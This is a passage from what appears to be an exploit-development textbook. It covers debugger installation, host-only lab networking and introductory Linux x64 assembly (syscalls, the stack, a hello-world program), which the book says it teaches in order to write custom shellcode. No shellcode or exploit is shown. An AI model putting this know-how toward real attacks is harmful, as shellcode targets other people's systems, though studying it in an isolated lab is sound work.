
Now, let's install x64dbg. It's also a debugger for Windows x86 and also x64, but when it comes to x86 Windows, there is nothing better than Immunity Debugger.

Go to `https://sourceforge.net/projects/x64dbg/files/snapshots/`, then download the latest version. Uncompress it and then navigate to `/release` to start **x96dbg**:



Then, click **x64dbg**:

Now we are looking at the **x64dbg** interface, which also contains four major windows, exactly as explained in edb-debugger:



Configuring Ubuntu for assembly x86


This is not mandatory for this book, but has been included for if you want to try assembly for x86. The machine used will be Ubuntu 14.04 x86, and you can download it from `http://releases.ubuntu.com/14.04/`.

We have to follow the previous instructions to install NASM, GCC, the text editor, and I'm going to use GDB as my debugger.

Networking

As we are going to run vulnerable applications for doing exploit research on our victim machines and injecting shellcodes, we have to set up a secure network after configuring each machine. This is done using a host-only network mode to make sure that all machines are connected together, but that they will still be offline and not exposed to the outside world.

If you are using VirtualBox, then go to **Preferences** | **Network** and set up **Host-only Networks**:



Then, set up an IP range that doesn't conflict with your external IP, for example:


- **IP address**: `192.168.100.1`
- **Netmask**: `255.255.255.0`

Then, you can activate the DHCP server from the **DHCP Server** tab.


You should see it in your `ifconfig`:

```
$ ifconfig vboxnet0
```

Then, activate this network (for example, `vboxnet0`) on your guest machine's adapter:




If you are using VMware Workstation, go to **Edit** | **Virtual Network Editor**:



Also, you can make sure that the host-only network is up:

```
$ ifconfig vmnet1
```

Then, from the guest machine settings, go to **Network Adapter**, and select **Host-only: A private network shared with the host**:



Summary

In this chapter, we went through installing three major operating systems: one to simulate the attacker machine to try remote exploitation, the second was Ubuntu x64, and the third was Windows 7 the last two operating systems being victims. Also, there was an extra machine to try assembly x86.

Also, we went through disabling some security mechanisms in Linux, only for learning purposes, then we went through network configuration.

In the next chapter, let's take a big step by learning assembly, which will enable us to write our own shellcodes and make you really understand how a computer executes every command.

3
Assembly Language in Linux


In this chapter, we are going to talk about assembly language programming in Linux. We will go through how to build our own code. An assembly language is a low-level programming language. Low-level programming languages are machine-dependent programming and are the simplest form that a computer understands. In assembly, you will be dealing with computer architecture components such as registers and stack, unlike most high-level programming languages such as Python or Java. Also, assembly is not a portable language, which means each assembly programming language is specific to one hardware or one computer architecture; for example, Intel has its own specific assembly language. We are learning assembly not to build a sophisticated software but to build our own customized shellcodes, so we will be going to make it very easy and simple.

I promise that, after this chapter, you will look at each program and process differently, and you will be able to understand how computers really execute your instructions. Let's start!


Assembly language code structure

Here, we are not going to talk about the language structure but the code structure. Do you remember memory layout?


Let's take another look at it:




We are going to put our **executable code** in the `.text` section and our **variables** in the `.data` section:




Let's also have a closer look at the stack. The stack is **LIFO**, which means **Last Input First Output**, so it's not random access, rather it uses push and pop operations. Push is to push something into the top of the stack. Let's look at an example. Suppose that we have a stack and it contains only **0x1234**:



Now, let's push something into the stack using the assembly `push 0x5678`. This instruction will push the value **0x5678** into the stack, and that will change the **stack pointer** to point to **0x5678**:



Now, if we want to get data out of the stack, we use a `pop` instruction, and it will extract the last element pushed into the stack. So, taking the same stack layout, let's extract the last element using `pop rax`, which will extract the value **0x5678** and move it to the **RAX** register:



It's very simple!!

How are we going to code assembly on Linux x64? Actually, it's quite simple; do you remember syscalls? This is how we are going to execute what we want by invoking system commands. For example, if I want to exit a program then I have to use the `exit` syscall.

Firstly, this file, `/usr/include/x86_64-linux-gnu/asm/unistd_64.h`, contains all the syscalls for Linux x64. Let's search for the `exit` syscall:


```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep exit
#define __NR_exit 60
#define __NR_exit_group 231
```

The `exit` syscall has a syscall number `60`.

Now, let's look at its arguments:

```
$ man 2 exit
```

The following screenshot shows the output for the preceding command:




```
_EXIT(2)                     Linux Programmer's Manual                     _EXIT(2)

NAME
       _exit, _Exit - terminate the calling process

SYNOPSIS
       #include <unistd.h>

       void _exit(int status);

       #include <stdlib.h>

       void _Exit(int status);

   Feature Test Macro Requirements for glibc (see feature_test_macros(7)):

       _Exit():
           _ISOC99_SOURCE || _POSIX_C_SOURCE >= 200112L

DESCRIPTION
       The  function  _exit()  terminates  the  calling process "immediately".  Any open file descriptors
       belonging to the process are closed.  Any children of the process are inherited by init(1) (or  by
       the  nearest "subreaper" process as defined through the use of the prctl(2) PR_SET_CHILD_SUBREAPER
 Manual page exit(2) line 1/62 31% (press h for help or q to quit)
```

There is only one argument, that is, `status`, and it has the `int` data type to define the exit status, such as zero status for no error:


```
void _exit(int status);
```

Now, let's see how we are going to use registers to invoke Linux x64 syscalls:



We just put the **syscall number** in **RAX**, then the **first argument** in **RDI**, **second argument** in **RSI**, and so on, as shown in the preceding screenshot.

Let's look at how we are going to invoke the `exit` syscall:



We just put **60**, which is the `exit` syscall number in **RAX**, then we put **0** in **RDI**, which is the exit status; yes, it's that simple!

Let's take a deeper look at the assembly code:

```
mov rax, 60
mov rdi, 0
```

The first line tells the processor to move the value `60` into `rax`, and in the second line it tells the processor to move the value `0` into `rdi`.

As you can see, the general structure of one instruction is `{Operation} {Destination}, {Source}`.

Data types

Data types are important in assembly. We can use them to define a variable or when we want to perform any operation on just a small portion of register or memory.

The following table explains the data types in assembly based on length:

Name	Directive	Bytes	Bits
Byte	`db`	1	8
Word	`dw`	2	16
Doubleword	`dd`	4	32
Quadword	`dq`	8	64

To fully understand, we are going to build a hello world program in assembly.

Hello world

OK, let's start to go deeper. We are going to build a hello world, which is undoubtedly the basic building block for any programmer.


First, we need to understand what we really need, which is a syscall to print `hello world` on the screen. To do this, let's search for the `write` syscall:

```
$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h | grep write

#define __NR_write 1
#define __NR_pwrite64 18
#define __NR_writev 20
#define __NR_pwritev 296
#define __NR_process_vm_writev 311
#define __NR_pwritev2 328
```

We can see that the `write` syscall is number `1`; now let's look at its arguments:

```
$ man 2 write
```

The following screenshot shows the output for the preceding command:



```
WRITE(2)                  Linux Programmer's Manual                 WRITE(2)

NAME
       write - write to a file descriptor

SYNOPSIS
       #include <unistd.h>

       ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
       write()  writes  up  to  count bytes from the buffer pointed buf to the
       file referred to by the file descriptor fd.

       The number of bytes written may be less than  count  if,  for  example,
       there  is  insufficient space on the underlying physical medium, or the
       RLIMIT_FSIZE resource limit is encountered (see setrlimit(2)),  or  the
       call was interrupted by a signal handler after having written less than
       count bytes.  (See also pipe(7).)

       For a seekable file (i.e., one to which lseek(2) may  be  applied,  for
       example,  a  regular  file) writing takes place at the file offset, and
       the file offset is incremented by the number of bytes actually written.
       If  the  file was open(2)ed with O_APPEND, the file offset is first set
       to the end of the file before writing.  The adjustment of the file off-
 Manual page write(2) line 1 (press h for help or q to quit)
```

The `write` syscall has three arguments; the first one is the file descriptor:


```
ssize_t write(int fd, const void *buf, size_t count);
```

The file descriptor has three modes:

Integer value	**Name**	**Alias for** `stdio.h`
`0`	Standard input	`stdin`
`1`	Standard output	`stdout`
`2`	Standard error	`stderr`

As we are going to print `hello world` on the screen, we are going to choose standard output `1`, the second argument, which is a pointer to the string we want to print; the third argument is the count of the string, including spaces.

The following diagram explains what is going to be inside the registers:



And now, let's jump to the full code:

```
global _start

section .text

_start:

    mov rax, 1
    mov rdi, 1
    mov rsi, hello_world
    mov rdx, length
    syscall

section .data

    hello_world: db 'hello world',0xa
    length: equ $-hello_world
```

In the `.data` section, which contains all the variables, the first variable in the code is the `hello_world` variable with data type byte (`db`), and it contains a `hello world` string along with `0xa`, which means a new line, like in `\n` in C. The second variable is `length`, that contains the length of `hello_world` string with `equ`, which means equal, and `$-`, which means evaluate the current line.

In the `.text` section, as we previously explained, we move `1` to `rax`, which indicates the `write` syscall number, then we move `1` to `rdi` as an indicator that the file descriptor is set to standard output, then we move the address of the `hello_world` string to `rsi`, and we move the length of the `hello_world` string to `rdx`, and finally, we invoke `syscall`, which means execute.

Now, let's assemble and link the object code, as follows:

```
$ nasm -felf64 hello-world.nasm -o hello-world.o
$ ld hello-world.o -o hello-world
$ ./hello-world
```


The output of the preceding commands is as follows:

```
# nasm -felf64 hello-world.nasm -o hello-world.o
#
# ld hello-world.o -o hello-world
#
# ./hello-world
hello world
Segmentation fault
# _
```

It printed the `hello world` string but exited with `Segmentation fault` because the program doesn't know where to go next. We can fix it by adding the `exit` syscall:

```
global _start

section .text

_start:

    mov rax, 1
    mov rdi, 1
    mov rsi, hello_world
    mov rdx, length
    syscall


    mov rax, 60
    mov rdi, 1
    syscall

section .data

    hello_world: db 'hello world',0xa
    length: equ $-hello_world
```

We just added the `exit` syscall by moving `60` to `rax`, then we moved `1` to `rdi`, which indicates the exit status, and finally we invoked `syscall` to execute the `exit` syscall:



Let's assemble the link and try again:

```
# nasm -felf64 hello-world.nasm -o hello-world.o
#
# ld hello-world.o -o hello-world
#
# ./hello-world
hello world
#
```

Now it's exited normally; let's also confirm the exit status using `echo $?`:

```
# ./hello-world
hello world
#
# echo $?
1
#
```

Exit status is `1`, as we selected!

Stack

As we discussed in the previous chapter, a **stack** is a space allocated for each running application and is used to store variables and data. A stack supports two operations (push and pop); a **push** operation is used to push an element to the stack, and that will cause the stack pointer to move to a lower memory address (a stack grows from high memory to low memory) and point to the top of the stack, whereas **pop** takes the first element at the top of the stack and extracts it.

Let's take a look at a simple example:

```
global _start

section .text

_start:

    mov rdx,0x1234
    push rdx
```

